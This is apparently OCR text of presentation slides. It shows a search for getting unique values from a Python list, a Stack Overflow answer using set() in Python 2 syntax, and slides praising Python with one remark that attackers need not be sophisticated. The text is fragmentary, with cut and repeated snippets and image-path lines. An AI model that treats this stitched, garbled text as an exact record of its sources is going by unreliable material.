
Get unique values from a list in python - Stack Overflow
https://stackoverflow.com/questions/12897374/get-unique...list-in-python/37163210
Oct 15, 2012 - You can get the unique values by converting the list to a set. .... The example you provided does not correspond to lists in Python. It resembles a ...

Fastest way to uniqify a list in Python - Peterbe.com
https://www.peterbe.com/plog/uniqifiers-benchmark
Aug 14, 2006 - Suppose you have a list in python that looks like this: .... child arrays are guaranteed in-order and unique), and because it's a divide and conquer ... Here's my example, with a bit of a cheat to make the "idfun=None' case faster.

Make A List With All Unique Items In A List Python - Theodoros ...
https://theglassicon.com/tip-of-the-day/find-unique-elements-in-list-python/
Make A List With All Unique Items In A List Python. March31. This is just an one-liner, but very useful and convenient. Suppose we have a python list list=[1,4,2,3 ...

Python | Get unique values from a list - GeeksforGeeks
https://www.geeksforgeeks.org/python-get-unique-values-list/
Python | Get unique values from a list. Given a list, print all the unique numbers in any order.

My secret workflow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Secure
https://www.google.com
Czechia
Advertising
Business
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make the "idfun=None' case

Make A List With All
https://theglassicon.com/tip
Make A **List** With All **Unique**
and convenient. Suppose we

Python | Get unique
https://www.geeksforgeeks
Python | Get **unique** values

1 2 next

631

First declare your list properly, separated by commas. You can get the unique values by converting the list to a set.

```
mylist = [u'nowplaying', u'PBS', u'PBS', u'nowplaying', u'job', u'debate', u'thenandnow']
myset = set(mylist)
print myset
```

If you use it further as a list, you should convert it back to list by doing:

```
mynewlist = list(myset)
```

Another possibility, probably faster would be to use a set from the beginning, instead of a list. Then your code should be:

```
output = set()
for x in trends:
    output.add(x)
print output
```

As it has been pointed out, the sets do not maintain the original order. If you need so, you should look up about the ordered set.

share improve this answer

edited Jul 17 '17 at 20:05
Ninjakannon
2,467 ●3 ●24 ●43

answered Oct 15 '12 at 14:11
lefterav
6,787 ●1 ●9 ●12

3 If you need to maintain the set order there is also a library on PyPI: pypi.python.org/pypi/ordered-set – Jace Browning Sep 26 '13 at 1:12

3 why lists have '.append' and sets have '.add' ?? – Antonello Jan 28 '14 at 11:05

1 Sorry, this is rather a philosophical question. I think it is meant to have a different name, so that it is clear that

-2	Elegant Way of Ignoring Specific Python ListElements
16	numpy unique without sort
5	How to get unique values from a python list of objects
-2	Python unique lines

see more linked questions…

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
2781	How do I sort a dictionary by value?
1936	Making a flat list out of list of lists in Python
2051	Check if a given key already exists in a dictionary
1447	How to get the number of elements in a list in Python?

My secret workflow



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share improve this answer — edited Jul 17 '17 at 20:05 Ninjakannon 2,467 — answered Oct 15 '12 at 14:11 lefterav 6,787

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Yup. That’s it.

Your attacker doesn’t have to be sophisticated hard-core hacker.

Why is Python my language of choice

Python

Syntax

Simple setup and deployment

Libraries

PIP & virtualenv

System utilities (stdlib)

Requests, BeautifulSoup, Celery

PYTHON IS VERSATILE

Web apps

Django & Flask ❤️

Automation & Scraping

Requests

Celery

BeautifulSoup

